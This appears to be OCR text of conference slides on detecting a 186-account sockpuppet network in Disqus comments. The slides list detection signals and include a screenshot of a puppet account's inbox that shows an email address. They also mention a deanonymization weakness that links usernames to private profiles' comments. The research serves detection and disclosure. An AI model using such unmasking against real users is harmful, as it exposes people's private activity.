


Disqus also lets us map
usernames to comments*

*Including “Private” profiles



<p>There no hasbaRats defending the indefensible i



So Far

Accounts with

- Patterned profile names
- Patterned usernames
- Patterned emails
- Similar registration times
- Regular inter-registration delays
- Alphabetical progression in usernames

And

- Active on the same set of sites
- Shared duplicate comments across accounts
- Vote for each other's comments to push them up

Puppet army size	186 confirmed
Period of activity	Four months then (2014-06-5)
Comments posted	7269
Unique comments	5782 (1487 dups)
Primary targeted forums	CNN, Al Jazeera, Jerusalem Post







What are they saying?

Consistent multi-faceted views

- Pro-Palestine
- Anti-Israel
- Anti-ISIS/L
- Writes “We (USA)”, presents as Western
- Anti-Syria
- Anti-Obama
- Pro-Islam (Writes “I am Christian and I know that Christianity is worst religion in the world” :)

So who is this?

No idea. Anything is pure speculation.

Ways out?

Shut down this puppet army


← → ↻ <https://mail.google.com/mail/#inbox> ☆ 🛑 🔍 ☰

Google 🔍 sorayapiotrowski@gmail.c...

Gmail ▾ ☐ ↕ ↻ More ▾ 1-3 of 3 < > ⚙️ ▾

COMPOSE



Inbox (1)
Starred
Sent Mail
Drafts
More ▾

 Soraya ▾ 🔍

Primary **Social** **Promotions** +

<input type="checkbox"/>	☆	Disqus Digests	Top conversations on Al Jazeera English - Disqus Settings Explore other aw	Oct 2
<input type="checkbox"/>	☆	Disqus	Re: New comment posted on ISIL under heavy assault by Kurds in Iraq - Disqus	Oct 1
<input type="checkbox"/>	☆	password (2)	Disqus Password Reset Confirmation - Hi SorayaPiotrowski, You have recently	Oct 1

← → ↻ <https://disqus.com/home/inbox> ☆ 🛑 🔍 ☰

DISQUS 🏠   ⋮ ⚙️

Notifications ⚙️ **All** ➔ Replies

^ Aboubakr and 4 others upvoted you on [ISIL under heavy assault by Kurds in Iraq](#) • a day ago

Soraya Piotrowski • 2 days ago **Pending**

Congratulations O muslims on the advent of the auspicious occasion of Eid (Saturday) as well as the...

^ Bruisse upvoted you on [Arabs in Israel decry racial discrimination](#) • 2 days ago

Soraya Piotrowski • 4 days ago

Disqus limiting their API.
(This would be a bad idea.)

- Puppetry is very likely happening in other places.
- But without the same amount of data, we can't tell.
- Disqus' open data approach is great for identifying these relationships and patterns, and we want to give them shouts for it.
- (But fix the unmask attacks.)



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Online comments are being phased out

By Doug Gross, CNN

⌚ Updated 2:33 PM ET, Fri November 21, 2014



More from CNN



North Korea, Russia declare a 'year of friendship'




Amid NATO exercises, Russia puts Northern Fleet on 'full alert'



Summary

- Without exception, all of the UGC sites we have looked at have proven to be fairly trivial to manipulate
- It is clear that this abuse is already taking place on many of them
 - Be aware of it;
 - Build tools to help deal with it;



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